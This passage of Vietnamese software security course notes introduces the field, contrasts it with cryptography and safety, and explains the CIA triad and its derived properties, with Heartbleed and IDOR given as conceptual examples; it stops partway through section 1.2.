

Lecture 1 & 2 - Giới thiệu Software Security

Mục lục

Software Security Foundation	2
Tại sao chủ đề này quan trọng?	2
Bạn sẽ học được gì?	3
Triết lý xuyên suốt	3
Cách đọc tài liệu	4
Tài nguyên kèm theo	4
Bản quyền	4
1.1 Software Security là gì?	5
Một câu chuyện mở đầu	5
Định nghĩa	5
Phân biệt với Cryptography	5
Năm thuộc tính của hệ thống tin cậy	6
Vị trí trong bản đồ Cyber-Security	6
Quan hệ với các môn lân cận	6
Mục tiêu kiến thức của tài liệu	7
Lộ trình tiếp theo	8
Tài liệu tham khảo	8
Mini-quiz	8
1.2 CIA Triad và các thuộc tính security	10
Tại sao chỉ ba thuộc tính?	10
Confidentiality: ai được nhìn thấy gì?	10
Integrity: dữ liệu có còn nguyên không?	11
Availability: hệ thống có trả lời không?	11
Bốn thuộc tính phái sinh	12
Mối quan hệ giữa các thuộc tính	12
Trường hợp nghiên cứu: Heartbleed dưới lăng kính CIA	13
Cách viết security requirement tốt	14
Mini-quiz	14
1.3 Catalog các lớp lỗ hổng phần mềm	16
Vì sao phải phân loại lỗ hổng?	16
Implementation vs Design	16
Buffer overflow	17
Integer overflow	19
Race condition	20
Bảng so sánh ba lớp lỗ hổng	22
Mini-quiz	22

1.4 Web vulnerabilities	24
Một pattern chung cho mọi lỗ hổng injection	24
SQL Injection	24
Cross-Site Scripting (XSS)	26
XML External Entity (XXE)	28
Denial of Service (DoS)	29
Tổng kết: pattern chung của các lớp lỗ hổng	30
Mini-quiz	31
2.1 Giới thiệu Formal Verification	32
Vì sao testing không đủ?	32
Property là gì?	32
Soundness và Completeness: hai thuộc tính quan trọng nhất của verifier	33
Ba họ kỹ thuật chính	34
Quy trình formal verification điển hình	36
Khi nào nên dùng formal verification?	36
Mini-quiz	36
2.2 Bounded Model Checking và SMT basics	39
Trực giác trước khi vào kỹ thuật	39
Công thức tổng quát của BMC	39
Static Single Assignment (SSA)	40
Xử lý branch (if-then-else)	41
Xử lý loop bằng unfolding	42
SMT là gì? Hiểu solver bằng phép loại suy	43
Ví dụ đầy đủ: encode một chương trình C	44
Mối liên hệ với các bài sau	45
Mini-quiz	45

Software Security Foundation

Chào mừng bạn đến với bộ tài liệu **Software Security Foundation**. Mục tiêu của trang web này là cung cấp một bức tranh **đầy đủ, mạch lạc và có chiều sâu** về An toàn Phần mềm cho những người đã có nền tảng lập trình hệ thống cơ bản (biết C/C++, hiểu cách hoạt động của stack, heap và biết viết một chương trình đa luồng đơn giản).

Bạn không cần kiến thức trước về logic toán hay verification. Tài liệu sẽ dẫn bạn đi từ những câu hỏi rất tự nhiên (ví dụ: *“vì sao một bug nhỏ như Heartbleed lại làm rò rỉ private key?”*) tới những công cụ chính quy như SMT solver hay bounded model checker. Mỗi khái niệm đều được dựng lên từ trực giác trước, rồi mới hình thức hoá sau, theo đúng cách một người mới học nên tiếp cận.

Tại sao chủ đề này quan trọng?

Nếu bạn đã từng viết code, có lẽ bạn đã quen với việc dùng strcpy, để con trỏ “tự lo”, và tin rằng “compiler sẽ bắt lỗi”. Thực tế, hầu hết các sự cố an ninh mạng lớn trong 30 năm qua không xuất phát từ giải thuật mã hoá yếu, mà từ những **bug rất nhỏ trong mã nguồn**: thiếu một check bounds, ép kiểu sai, hai thread chen vào nhau. Một dòng memcpy trong OpenSSL đã để lộ private key của một phần lớn Internet (Heartbleed, 2014). Một biến không khởi tạo trong Apple iMessage đã cho phép remote code execution (FORCEDENTRY, 2021). Một regex viết hơi sai làm Cloudflare sập 27 phút và kéo theo nửa Internet (2019).

Vấn đề chung của các vụ trên không phải là kỹ năng coder kém, mà là **không gian lỗi quá lớn để mắt người có thể duyệt hết**. Đây chính là lý do Software Security tồn tại như một ngành học: cung cấp các **công cụ tự động** và **phương pháp có hệ thống** để tìm hoặc loại trừ các lớp lỗi nhất định trước khi code chạy ngoài thực tế.

Bạn sẽ học được gì?

Tài liệu chia thành bốn cụm bài giảng nối tiếp nhau. Mỗi cụm trả lời một câu hỏi lớn:

Cụm 1 (Lecture 1-2): Software Security là gì và lỗi hỏng đến từ đâu? Bạn sẽ hiểu khái niệm CIA Triad, phân biệt nó với Cryptography, đi qua các lớp lỗi hỏng kinh điển (buffer overflow, integer overflow, race condition, SQL injection, XSS, XXE), và lần đầu gặp ý tưởng dùng logic toán để **chứng minh** một chương trình không có một lớp lỗi nào đó.

Cụm 2 (Lecture 3): Làm thế nào kiểm tra một chương trình tuần tự bằng máy? Đây là phần đi sâu vào *Bounded Model Checking* và *SMT solver*. Bạn sẽ thấy cách một chương trình C được dịch thành công thức logic, và làm thế nào một solver như Z3 quyết định công thức đó có thể thoả hay không. Phần encoding số nguyên, số dấu phẩy động và con trỏ sẽ giải thích vì sao tool như CBMC, ESBMC bắt được những bug mà mắt người gần như không thể thấy.

Cụm 3 (Lecture 4): Làm thế nào kiểm tra một chương trình đa luồng? Khi nhiều thread chạy song song, không gian state nổ tung. Bạn sẽ học các kỹ thuật giảm không gian này (*context-bounded analysis*, *lazy exploration*, *schedule recording*) và cách dịch chương trình đa luồng về chương trình tuần tự để dùng lại tools của Cụm 2 (*sequentialization*).

Cụm 4 (Lecture 5): Khi không chứng minh được, làm thế nào tìm bug bằng cách chạy? Đây là phần *dynamic analysis*: coverage criteria, runtime monitoring với LTL/Büchi automata, và đặc biệt là *fuzzing* (mutation-based với AFL, grammar-based, whitebox với dynamic symbolic execution). Cuối cùng bạn sẽ thấy hai họ kỹ thuật ở Cụm 2 và Cụm 4 **gặp nhau** khi BMC được dùng để **sinh test case** thay vì để chứng minh.

Triết lý xuyên suốt

Một câu nói rất hay của Edsger Dijkstra từ 1972:

“Program testing can be used to show the presence of bugs, but never to show their absence.”

Câu này tóm gọn lý do tại sao chúng ta cần verification chứ không chỉ testing. Testing tìm thấy bug thì khẳng định “có bug ở đây”, nhưng không tìm thấy bug **không** có nghĩa là “không có bug”. Một hàm cộng hai số nguyên 32-bit có 2^{64} cặp đầu vào, test hết một cặp mỗi nano giây cũng mất gần 600 năm. Vì thế, tài liệu này dành nhiều tâm sức cho hai câu hỏi cốt lõi:

1. **Làm thế nào để CHỨNG MINH một chương trình không có một lớp lỗi nào đó?** (Lecture 3-4)
2. **Khi chưa chứng minh được, làm thế nào để TÌM PHẢN VÍ DỤ một cách có hệ thống?** (Lecture 5)

Hai họ kỹ thuật trả lời hai câu hỏi này không tách rời nhau. Một bounded model checker khi gặp counterexample thực ra đã trả lời cả hai cùng lúc: nó vừa chứng minh “an toàn trong bound k ”, vừa cho counterexample khi bug nằm trong bound đó. Bạn sẽ thấy sự thống nhất này dần dần khi đi qua từng cụm.

Cách đọc tài liệu

Sidebar bên trái sắp xếp các bài theo thứ tự logic. Bạn nên đọc tuần tự vì mỗi cụm xây dựng trên cụm trước. Nếu cần tra cứu nhanh một thuật ngữ, hãy dùng thanh tìm kiếm phía trên hoặc trang [Glossary](#).

Mỗi bài đều có cùng cấu trúc để bạn dễ định hướng:

- **Tóm tắt một dòng** ở đầu trang giúp bạn biết bài này nói về cái gì trong 10 giây.
- **Phần dẫn dắt** từ một câu hỏi hoặc ví dụ thực tế, sau đó mới đi tới định nghĩa hình thức.
- **Ví dụ minh hoạ** có giải thích chi tiết từng dòng code. Hầu hết ví dụ viết bằng C vì C để lộ rõ nhất các cơ chế memory và là input chính của BMC tool.
- **Phần thảo luận sâu** giải thích vì sao cách giải an toàn là cách an toàn, và những cách “có vẻ an toàn” sai ở đâu.
- **Mini-quiz** ở cuối mỗi bài để bạn tự kiểm tra hiểu biết. Đáp án nằm trong thẻ <details> để bạn tự suy nghĩ trước khi xem.

Khi gặp thuật ngữ tiếng Anh in nghiêng trong ngoặc, ví dụ *bounded model checking*, đó là từ khoá bạn dùng để tra cứu paper, sách giáo trình hoặc tài liệu tiếng Anh khác.

Tài nguyên kèm theo

Trang [Tài nguyên](#) lưu các file PDF tham chiếu để bạn xem hình ảnh slide, sơ đồ trực quan. Trang [Bài tập](#) cung cấp một bộ bài tập thực hành kèm lời giải chi tiết, giúp bạn áp dụng những gì đã học vào phân tích code thực tế.

Bản quyền

Toàn bộ nội dung văn bản phát hành theo giấy phép [CC BY 4.0](#). Các đoạn code minh hoạ phát hành theo giấy phép MIT. Bạn được tự do sao chép, sửa đổi và sử dụng cho mục đích học tập, giảng dạy hay thương mại miễn là ghi nguồn.

Chúc bạn đọc tài liệu vui và thấy An toàn Phần mềm thú vị như tác giả thấy nó.

1.1 Software Security là gì?

Tóm tắt một dòng: Software Security là ngành kỹ thuật giúp **viết ra phần mềm tiếp tục hoạt động đúng** ngay cả khi có kẻ tấn công cố tình tìm cách phá. Nó khác Cryptography (chuyên về thuật toán mã hoá) và rộng hơn việc đơn thuần “vá lỗ hổng”.

Một câu chuyện mở đầu

Năm 2014, một lỗi rất nhỏ trong OpenSSL, thư viện mã hoá được tích hợp trong gần như mọi trang web HTTPS, đã làm cả thế giới Internet rung chuyển. Lỗi đó tên là **Heartbleed**. Về mặt giải thuật, OpenSSL hoàn toàn đúng: nó cài đặt TLS chính xác theo chuẩn, dùng RSA và AES với key size đủ mạnh, và đã được kiểm chứng cryptography. Nhưng chỉ vì **bốn dòng code** không kiểm tra biên một biến length đến từ client, mọi server dùng OpenSSL trở thành mỏ mìn: kẻ tấn công có thể đọc tuỳ ý 64 KB bộ nhớ heap của server, nơi chứa private key, password, session cookie.

Câu chuyện này minh hoạ rất rõ một sự thật khó chịu: **một thuật toán đúng về mặt toán học không bảo vệ được hệ thống nếu code cài đặt nó có bug**. Đây chính là lý do Software Security tồn tại như một ngành học riêng, tách biệt với Cryptography.

Định nghĩa

Vậy chúng ta sẽ gọi **Software Security** (an toàn phần mềm) là tập hợp **người, quy trình và kỹ thuật** dùng để xây dựng phần mềm sao cho nó bảo đảm được ba thuộc tính cốt lõi gọi là **CIA Triad**:

- **Confidentiality** (bí mật): thông tin chỉ được tiết lộ cho những người có quyền.
- **Integrity** (toàn vẹn): dữ liệu không bị sửa đổi trái phép.
- **Availability** (sẵn sàng): hệ thống trả lời khi được yêu cầu hợp lệ.

Ta sẽ dành cả **bài 1.2** để mổ xẻ ba thuộc tính này, vì chúng là **thước đo gốc** của mọi loại lỗ hổng. Trước khi đến đó, hãy hiểu vì sao Software Security cần phân biệt rạch ròi với các ngành lân cận.

Phân biệt với Cryptography

Cryptography và Software Security thường bị nhầm lẫn vì cùng nói tới “bảo mật”, nhưng hai ngành hoạt động ở hai **tầng** rất khác nhau.

Cryptography là toán học của việc giấu và xác thực thông tin. Nó trả lời các câu hỏi như “Làm thế nào để hai bên trao đổi tin nhắn qua kênh không tin cậy mà bên thứ ba nghe lén không hiểu được?” hoặc “Làm thế nào để chứng minh tôi biết một bí mật mà không tiết lộ bí mật đó?”. Câu trả lời của Cryptography là các thuật toán: RSA, AES, SHA-256, ZKP. Quan trọng là, Cryptography **giả định rằng người dùng cài đặt thuật toán đúng**.

Software Security đứng ở một tầng thấp hơn, lo về chính cái “cài đặt đúng” đó. Khi bạn viết một hàm RSA trong C, có hàng tá cách bạn có thể vô tình tạo ra lỗ hổng: con trỏ chỉ vào bộ nhớ không khởi tạo, biến đếm tràn dài số, một thread đọc giữa lúc thread khác đang ghi. Heartbleed là minh chứng kinh điển: giải thuật TLS hoàn toàn đúng, nhưng code C để lộ memory vì thiếu một check length.

Có một cách diễn đạt rất ngắn gọn về sự khác biệt này: **“Cryptography giả định code đúng. Software Security làm cho code đúng.”**

Năm thuộc tính của hệ thống tin cậy

Khi đi vào thực tế, CIA Triad đôi khi chưa đủ để diễn tả mọi yêu cầu của hệ thống. Một hệ thống có thể bảo mật tốt nhưng vẫn không dùng được vì nó hay hỏng hoặc xử lý sai. Vì thế, cộng đồng *Dependable Systems* mở rộng CIA thành **năm thuộc tính của một hệ thống tin cậy**:

Thuộc tính	Tiếng Anh	Ý nghĩa	Ví dụ vi phạm
Tin cậy chức năng	Reliability	Cung cấp dịch vụ đúng đặc tả	Phần mềm ngân hàng tính lãi sai
Sẵn sàng	Availability	Trả lời khi được gọi	DDoS làm web sập
An toàn vật lý	Safety	Không gây hại con người hay môi trường	Hệ thống lái tự động đâm xe
Đàn hồi	Resilience	Hồi phục khi gặp sự cố	Hệ thống không restart được sau crash
An toàn bảo mật	Security	Không bị tấn công có chủ đích	Bị inject SQL

Có một điểm rất quan trọng cần làm rõ vì sinh viên hay nhầm: **Safety và Security không phải là cùng một thứ**. Cả hai đều nói về “an toàn”, nhưng đối tượng đe dọa khác nhau:

- **Safety** chống lại các **lỗi ngẫu nhiên hoặc môi trường**: tia vũ trụ làm lật bit, phần cứng hỏng, người vận hành bấm nhầm nút.
- **Security** chống lại **kẻ tấn công có chủ đích**: có động cơ rõ ràng, có thời gian nghiên cứu, có công cụ chuyên nghiệp.

Sự phân biệt này quan trọng vì cách phòng tránh khác nhau. Để chống lỗi ngẫu nhiên, ta dùng kỹ thuật như redundancy (ECC RAM), error-correcting code, replication. Để chống kẻ tấn công, ta dùng kỹ thuật như input validation, sandboxing, cryptography. Một bug có thể vi phạm **cả hai cùng lúc**: buffer overflow trong xe tự lái vừa là safety hazard (gây tai nạn ngẫu nhiên do bit lật) vừa là security vulnerability (kẻ tấn công gửi gói tin được chế để gây tai nạn cố ý).

Phép loại suy

Hãy hình dung Safety và Security qua một toà nhà. Safety lo về việc xây dựng vững chắc, có hệ thống báo cháy, có lối thoát hiểm: chống lại hoả hoạn ngẫu nhiên hay động đất. Security lo về khoá cửa, camera, bảo vệ: chống lại trộm có ý đồ. Một viên gạch lung lay vừa nguy hiểm cho người đi qua (safety) vừa có thể bị kẻ trộm dùng để leo vào (security).


Vị trí trong bản đồ Cyber-Security

Nếu ta vẽ một bản đồ rộng hơn về An ninh mạng (Cyber-Security), Software Security là một trong bốn nhánh chính:

Mỗi nhánh có “khán giả” riêng. Cryptography là sân chơi của các nhà toán học và nhà nghiên cứu mật mã. Systems Governance dành cho các CISO, auditor, người làm chính sách. Trustworthy Software Systems là biên giới hàn lâm, nơi người ta dùng theorem prover để chứng minh micro-kernel hay compiler. Còn Software Security, sân chơi của những người đọc mã nguồn và viết test, là **phần thực tiễn nhất** và là phần mà mọi developer ít nhiều đều cần biết.

Quan hệ với các môn lân cận

Trong giáo trình, Software Security thường được dạy sau khi sinh viên đã có kiến thức nền từ sáu môn:



Hình 1: Sơ đồ 1

Đầu tiên là **Cyber-Security** ở mức tổng quan, cung cấp khung khái niệm chung: threat actor, attack surface, defense in depth. Software Security sẽ là phần kỹ thuật cụ thể hoá khung này ở tầng mã nguồn.

Tiếp theo là **Cryptography**, vì như đã phân tích ở trên, Software Security cần biết cryptography làm được gì và không làm được gì để không “phát minh lại bánh xe”. Hơn nữa, nhiều lỗ hổng nghiêm trọng nhất nằm chính trong code cài đặt cryptography (Heartbleed, ROCA, Logjam).

Sau đó là **Automated Reasoning and Verification**, nguồn cung cấp công cụ SAT, SMT, model checking. Đây là **nền tảng toán học** cho Lecture 3 và Lecture 4. Nếu bạn chưa học môn này, đừng lo: tài liệu sẽ giới thiệu lại các khái niệm cần thiết khi dụng tới.

Logic and Modelling dạy các logic thời gian như LTL, CTL, Hoare logic. Chúng ta sẽ gặp LTL ở Lecture 5 khi nói về runtime monitoring.

Agile và Test-Driven Development cung cấp methodology kiểm thử mà phía dynamic analysis sẽ tận dụng.

Cuối cùng, **Software Engineering Concepts In Practice** cung cấp các lifecycle như Microsoft SDL hay OWASP SAMM, giúp tích hợp security vào quy trình phát triển. Đây là phần “process” của Software Security, song song với phần “technical” mà chúng ta tập trung trong tài liệu này.

Mục tiêu kiến thức của tài liệu

Khi hoàn thành tài liệu, bạn sẽ có khả năng:

1. **Giải thích** tại sao “broken software” là nguyên nhân gốc của hầu hết sự cố an ninh mạng, kèm ví dụ cụ thể.
2. **Mô tả** quy trình quản lý rủi ro liên tục (*continuous risk management*) và cách áp dụng vào dự án phần mềm thực tế.
3. **Tích hợp** các thuộc tính security vào *Software Development Lifecycle* (SDLC) thông qua threat modelling và security requirement.
4. **Sử dụng** kỹ thuật V&V (Verification và Validation) để phát hiện vulnerabilities trong code C hoặc Java.
5. **Liên kết** kết quả V&V với phân tích rủi ro để bảo đảm hệ thống vẫn resilient khi bị tấn công.
6. **Đánh giá** trade-off giữa security với performance, usability và cost.

Những mục tiêu này tương ứng từng phần với bốn cụm bài giảng. Cụm 1 lo phần (1), (2), (3). Cụm 2-4 lo phần (4), (5). Phần (6) là chủ đề xuyên suốt được nhắc trong mọi cụm.

Lộ trình tiếp theo

Bốn cụm bài giảng được sắp xếp theo độ phức tạp tăng dần và phụ thuộc lẫn nhau:

Cụm	Trọng tâm	Đường dẫn
Lecture 1-2	Khái niệm, vulnerabilities, intro formal verification	Cụm này
Lecture 3	Static analysis cho chương trình tuần tự (BMC, SAT, SMT)	Lecture 3
Lecture 4	Static analysis cho chương trình đa luồng	Lecture 4
Lecture 5	Dynamic analysis: testing, monitoring, fuzzing	Lecture 5

Nếu bạn muốn nhảy ngay vào kỹ thuật, có thể bắt đầu từ Lecture 3. Nhưng nếu chưa quen với khái niệm “property” hay “soundness”, nên đọc trước [bài 2.1 \(Giới thiệu Formal Verification\)](#) và [bài 2.2 \(BMC và SMT basics\)](#) trong cụm này để nắm vocabulary chung.

Tài liệu tham khảo

Hai cuốn sách được dùng nhiều nhất trong cộng đồng formal verification:

1. **Clarke, Grumberg, Kroening** (2018): *Model Checking* (2nd ed.), MIT Press. Là sách giáo khoa chuẩn cho model checking, dùng tham khảo cho Lecture 3-4.
2. **Kroening, Strichman**: *Decision Procedures: An Algorithmic Point of View*, Springer. Tập trung vào SMT solver và decision procedure, cực kỳ hữu ích khi đọc Lecture 3 về encoding.

Một tài liệu mở rất hay cho phần fuzzing:

3. **Zeller, Gopinath, Hammoudi và cộng sự**: *The Fuzzing Book*, miễn phí trên web. Dùng tham khảo cho Lecture 5.

Mini-quiz

Q1. Trong một câu, phân biệt Cryptography và Software Security.

Cryptography là toán học của các thuật toán mã hoá và xác thực, giả định người dùng cài đặt đúng. Software Security lo phần **cài đặt đúng** đó, tức là tìm và loại bỏ bug trong code, kể cả code cài đặt cryptography. Heartbleed là ví dụ kinh điển: TLS đúng về mặt thuật toán nhưng code C có bug nên private key bị rò rỉ.

Q2. Phân biệt Safety và Security trong một câu, kèm ví dụ minh hoạ.

Safety chống **lỗi ngẫu nhiên hoặc lỗi môi trường** (hỏng phần cứng, lỗi vận hành), trong khi Security chống **kẻ tấn công có chủ đích, có động cơ và có công cụ**. Một buffer overflow trong xe tự lái vừa là safety hazard (gây tai nạn do bit lật ngẫu nhiên) vừa là security vulnerability (kẻ tấn công kích hoạt có chủ đích).

Q3. Vì sao Cryptography không đủ để bảo đảm Software Security?

Vì Cryptography hoạt động ở tầng thuật toán, giả định code thực thi nó đúng. Khi code cài đặt có bug ở tầng thấp (ví dụ buffer overflow để lộ memory chứa key, hoặc side-channel timing để lộ key qua thời

gian xử lý), thuật toán dù chứng minh được an toàn về mặt toán học vẫn bị bypass. Software Security là lớp bảo vệ tầng thấp hơn, lo phần “code đúng” mà Cryptography giả định.

Tiếp theo: 1.2 CIA Triad và các thuộc tính security

1.2 CIA Triad và các thuộc tính security

Tóm tắt một dòng: CIA Triad (Confidentiality, Integrity, Availability) là **thước đo gốc** của An toàn Phần mềm. Mọi lỗ hổng đều có thể quy về vi phạm một trong ba thuộc tính này (hoặc kết hợp). Bốn thuộc tính phái sinh, là Authenticity, Non-repudiation, Accountability và Privacy, giúp diễn đạt yêu cầu cụ thể hơn khi viết security requirement.

Tại sao chỉ ba thuộc tính?

Khi mới nghe nói “An toàn phần mềm”, đa số chúng ta nghĩ ngay tới “chống hacker”. Cách hiểu đó không sai, nhưng quá mơ hồ để dùng trong kỹ thuật. Một kỹ sư cần một cái thước rõ ràng để đo: hệ thống an toàn nghĩa là gì? Khi nào ta được phép tuyên bố “OK, hệ thống đã an toàn”?

Cộng đồng nghiên cứu An toàn thông tin từ những năm 1970 đã đi tới một câu trả lời rất thanh lịch: gọn ba từ tiếng Anh bắt đầu bằng C, I, A. Đó là **Confidentiality, Integrity, Availability**, hay CIA Triad. Mọi thuộc tính khác mà bạn nghe nói (authentication, authorization, non-repudiation, privacy) đều có thể diễn giải lại bằng bộ ba này hoặc bằng tổ hợp của chúng. Vì thế CIA Triad không chỉ là “kiến thức nhập môn” mà là **ngôn ngữ chung** để mọi người trong ngành cùng hiểu nhau.

Hãy đi qua từng thuộc tính theo cách của người mới học, từ trực giác trước rồi đến hình thức sau.

Confidentiality: ai được nhìn thấy gì?

Trực giác của Confidentiality rất gần với khái niệm “bí mật”. Khi bạn gửi tin nhắn riêng cho bạn thân, bạn không muốn người ngoài đọc được. Khi ngân hàng lưu sổ thẻ tín dụng của bạn, ngân hàng không được để nhân viên kế toán xem ngẫu nhiên. Đó là Confidentiality.

Định nghĩa hình thức của nó là: cho tập tài sản $A = \{a_1, \dots, a_n\}$ (file, record, biến trong bộ nhớ), tập chủ thể $U = \{u_1, \dots, u_m\}$ (user, process), và một **chính sách** $P : A \times U \rightarrow \{\text{allow}, \text{deny}\}$ cho biết ai được đọc gì. Confidentiality phát biểu rằng:

$$\forall a \in A, \forall u \in U : \text{read}(u, a) \implies P(a, u) = \text{allow}$$

Đọc dòng này theo nghĩa thông thường: “với mọi tài sản a và mọi chủ thể u , nếu u đọc được a , thì chính sách phải cho phép”. Nói cách khác, **không có ai đọc được tài sản mà họ không được phép**.

Sinh viên hay nhầm Confidentiality chỉ là “encryption”. Encryption là **một** cách để đạt Confidentiality, nhưng không phải cách duy nhất. Có ít nhất ba lớp kỹ thuật cần thiết:

Ở lớp cao nhất là **access control**, tức cơ chế quyết định ai có quyền đọc gì. Các mô hình kinh điển bao gồm RBAC (Role-Based), ABAC (Attribute-Based), MAC (Mandatory). Đây là phần mà sysadmin và developer phải cài đặt đúng. Ví dụ, một bug “Insecure Direct Object Reference” (IDOR) trong web app cho phép user A đổi URL từ `/account/123` thành `/account/124` để xem account của user B là vi phạm Confidentiality ở lớp access control, không liên quan gì tới encryption.

Ở lớp giữa là **encryption tại nghỉ và tại truyền** (encryption at rest và in transit). Đây là nơi cryptography phát huy tác dụng: AES bảo vệ file trên ổ cứng, TLS bảo vệ gói tin trên đường truyền.

Ở lớp thấp nhất, và thường bị quên, là **side-channel resistance**: chương trình không được rò rỉ thông tin qua các kênh phụ như thời gian xử lý, mức tiêu thụ điện, cache miss/hit, hay tiếng động. Một trong những vụ side-channel nổi tiếng là Spectre và Meltdown (2018) khai thác cache hit để đọc memory từ kernel.

Integrity: dữ liệu có còn nguyên không?

Trực giác của Integrity là “không bị sửa trái phép”. Khi bạn gửi một file .pdf cho đồng nghiệp, bạn muốn người nhận thấy đúng nội dung bạn gửi, không bị ai đó chèn thêm trang khác. Khi bạn chuyển 1 triệu đồng, bạn muốn số tiền không bị sửa thành 10 triệu giữa đường.

Định nghĩa hình thức:

$$\forall a \in A, \forall u \in U : \text{write}(u, a) \implies P(a, u) = \text{allow}$$

Cùng cấu trúc như Confidentiality nhưng đổi read thành write. Tuy nhiên, Integrity có một sắc thái mà Confidentiality không có: nó bao gồm cả việc **chống sửa đổi tình cờ** chứ không chỉ chống cố ý. Một bit bị lật do tia vũ trụ trong RAM ECC cũng là vi phạm Integrity, dù không có “kẻ tấn công” nào cả.

Trong thực tế, ta phân biệt hai mức Integrity:

Data integrity chỉ nói về nội dung. Hash function như SHA-256, MAC như HMAC, chữ ký số như Ed25519 là các công cụ tiêu chuẩn để bảo đảm data integrity. Khi bạn tải một file từ Internet, hash MD5 (đã yếu) hay SHA-256 đính kèm giúp bạn kiểm tra file không bị sửa.

System integrity rộng hơn: nó nói về **hành vi của chương trình** có đúng đặc tả không. Một bug trong chương trình tính lãi ngân hàng làm số tiền sai cũng là vi phạm system integrity, dù không có ai cố tình sửa data. Và đây chính là phần mà BMC và testing đảm bảo: bằng cách kiểm tra mọi execution của chương trình tuân theo đặc tả.

Phép loại suy

Hình dung Confidentiality như niêm phong một bức thư trong phong bì có dấu đỏ: người ngoài không thấy nội dung. Integrity là dấu đỏ đó: nếu ai mở thư, dấu vỡ và người nhận biết. Bạn có thể có Integrity mà không cần Confidentiality (gửi tin nhắn công khai nhưng ký số), hoặc Confidentiality mà không Integrity (mã hoá nhưng không ký). Hai thuộc tính tách biệt và thường cần cả hai cùng lúc.

Availability: hệ thống có trả lời không?

Trực giác của Availability đơn giản nhất trong ba thuộc tính: “khi cần thì có”. Khi bạn vào trang Facebook lúc 8h sáng, bạn muốn trang load lên. Khi bạn rút tiền ATM, bạn muốn máy trả tiền. Một hệ thống “an toàn” mà luôn down hoặc luôn quá tải thì cũng không khác gì không có.

Định nghĩa hình thức:

$$\forall a, u \text{ với } P(a, u) = \text{allow} : \text{request}(u, a) \implies \text{response trong thời gian } T$$

Trong công nghiệp, Availability được đo bằng phần trăm thời gian hệ thống “lên” (uptime). Công thức kinh điển là:

$$\text{Availability} = \frac{MTBF}{MTBF + MTTR}$$

trong đó MTBF (Mean Time Between Failures) là thời gian trung bình giữa hai lần hỏng và MTTR (Mean Time To Repair) là thời gian trung bình để sửa xong. Mục tiêu nổi tiếng “five nines” (99.999%) tương ứng với downtime không quá 5.26 phút trong một năm.

Có một điều thú vị về công thức này: bạn có thể tăng Availability bằng **cả hai** chiến lược. Tăng MTBF nghĩa là làm hệ thống ít hỏng hơn (phần cứng tốt, code chất lượng, testing kỹ). Giảm MTTR nghĩa là khi hỏng thì sửa thật nhanh (auto-failover, hot standby, runbook). Hệ thống cloud hiện đại như AWS hay Google Cloud thiên về chiến lược thứ hai: họ chấp nhận server hỏng thường xuyên nhưng thời gian phục hồi tính bằng giây.

Bốn thuộc tính phái sinh

CIA Triad là thước đo gốc, nhưng khi viết security requirement chi tiết, ta thường cần bốn khái niệm phái sinh sau.

Authenticity (xác thực) trả lời câu hỏi: “Người gửi message này có đúng là người họ tuyên bố không?”. Nó khác Integrity ở chỗ: Integrity chỉ nói “nội dung không đổi”, còn Authenticity yêu cầu **đanh tính người tạo cũng đúng**. Bạn có thể có Integrity mà không có Authenticity: một tài liệu không bị sửa nhưng không chắc do ai viết. Cơ chế đạt Authenticity là chữ ký số (asymmetric) hoặc MAC với pre-shared key (symmetric).

Non-repudiation (chống chối bỏ) trả lời câu hỏi: “Người gửi có thể chối là họ đã gửi không?”. Đây là thuộc tính cực kỳ quan trọng trong giao dịch tài chính và hợp đồng điện tử. Có một điểm tinh tế đáng nhớ: **MAC không cho Non-repudiation**, chỉ chữ ký số mới cho. Lý do: MAC dùng key đối xứng chia sẻ giữa A và B, nên cả A và B đều có thể tạo MAC hợp lệ. Khi tranh chấp, A có thể chối “không phải tôi gửi, B tự bịa MAC đó”. Còn chữ ký số dùng private key chỉ A có, nên A không thể chối.

Accountability (truy vết) trả lời: “Khi có sự cố, ta truy ngược về ai chịu trách nhiệm được không?”. Cơ chế đạt được là audit log đầy đủ kết hợp authentication mạnh. Có một sai lầm rất phổ biến phá vỡ Accountability mà tôi muốn lưu ý: dùng chung một tài khoản admin cho nhiều người. Khi nhiều DevOps cùng login bằng root, log chỉ ghi “root đã xóa database lúc 3h sáng” mà không biết là người nào trong số họ. Accountability sụp đổ.

Privacy (riêng tư) trả lời: “Dữ liệu cá nhân có được dùng đúng mục đích đã thông báo không?”. Đây là khái niệm **rộng hơn Confidentiality**. Privacy không chỉ hỏi “ai đọc được” mà còn hỏi “đọc để làm gì, có consent không, có lưu lâu hơn cần thiết không”. Các khung pháp lý như GDPR (châu Âu), CCPA (California), Nghị định 13/2023 (Việt Nam) là quy định cụ thể cho Privacy.

